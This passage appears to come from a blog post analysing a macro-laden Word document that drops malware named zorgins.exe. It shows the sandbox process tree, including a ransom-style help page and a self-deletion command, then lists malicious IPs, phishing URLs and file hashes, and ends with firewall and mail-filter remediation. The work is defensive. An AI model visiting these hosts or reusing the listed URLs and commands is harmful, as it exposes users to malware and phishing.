


Analysed 5 processes in total (System Resource Monitor).

```
└ WINWORD.EXE /n "C:\b249087406d94f88f948e511493250ac88990c0e7e3d987efbde96ff96aae074.doc" (PID: 3292)
   └ zorgins.exe (PID: 3228)
      └ zorgins.exe (PID: 3644)
         ├ firefox.exe -osint -url "%USERPROFILE%\Desktop\_HELP_instructions.html" (PID: 1584)
         └ cmd.exe /C del /Q /F "%TEMP%\zorgins.exe" (PID: 608)
```

Going deeper

The analysis performed gives us even more informations such as malicious hosts related to malware download IP address:



Multiple malicious artifacts seen in the context of different hosts

details Found malicious artifacts related to "213.205.40.169" (ASN: 8612, Owner: Tiscali Italia S.P.A.): ...
URL: http://www.oxid.it/cain.html (AV positives: 1/68 scanned on 08/14/2016 06:52:23)
URL: http://www.danzenicolas.it/jk.htm (AV positives: 9/68 scanned on 08/14/2016 06:21:43)
URL: http://www.coried.it/cartasi.it/portaleTitolari-titOlari.html-registrazione_Verificare_CartaSi.it.html (AV positives: 10/68 scanned on 08/14/2016 05:54:24)
URL: http://www.internetmaster.it/pt.htm (AV positives: 10/68 scanned on 08/14/2016 05:37:55)
URL: http://www.coried.it/it/www.paypal.it-Acquista-in-sicurezza.html (AV positives: 6/68 scanned on 08/14/2016 04:12:44)
File SHA256: 9c487142bef0519faaea6936166711b9fb4b9ccd0189359140726a4f97055da6 (AV positives: 4/56 scanned on 08/14/2016 05:54:29)
File SHA256: f98bc99cb8160d4e7f19fb76410ca4fab37c3d3dbfef6123b54c6c78d0be174c (AV positives: 32/55 scanned on 08/13/2016 23:20:36)
File SHA256: 96f650162f7381affe6d6a9fbd822dc7ae2c1dea4c09322fa7275a1258233f45 (AV positives: 18/55 scanned on 08/13/2016 20:34:33)
File SHA256: a5e79e256afb90485c563c4981ae19912cf6af4ea421ecbdc62b510bf6b96025 (AV positives: 10/55 scanned on 08/13/2016 20:34:19)
File SHA256: 083095f53e13b486d45d0aa263998388746b1597b5d38db229d8045a73e21cad (AV positives: 5/55 scanned on 08/13/2016 18:46:21)
Found malicious artifacts related to "185.129.148.19" (ASN: , Owner:): ...
URL: http://185.129.148.19/ (AV positives: 4/68 scanned on 08/12/2016 21:09:45)

source Network Traffic

relevance 10/10

This helps us making further analysis: the service reports that even other websites associated to that IP address are flagged as malicious; in fact, from those addresses it is pretty clear the attacker has compromised legitimate sites and he is now using them to host malware and to carry on phishing activities (look for example at Paypal reference on the last url).

Remediation

Once we know the malware download address we can block it by putting the IP address of the website in Firewall/IPS blacklist. A more drastic solution is to create a new rule on the mail server/Antispam blocking all attachments with extension ".docm".

Anyway for this type of attacks the best defence is awareness: informing users of possible scams like this one is the best countermeasure you can ever implement.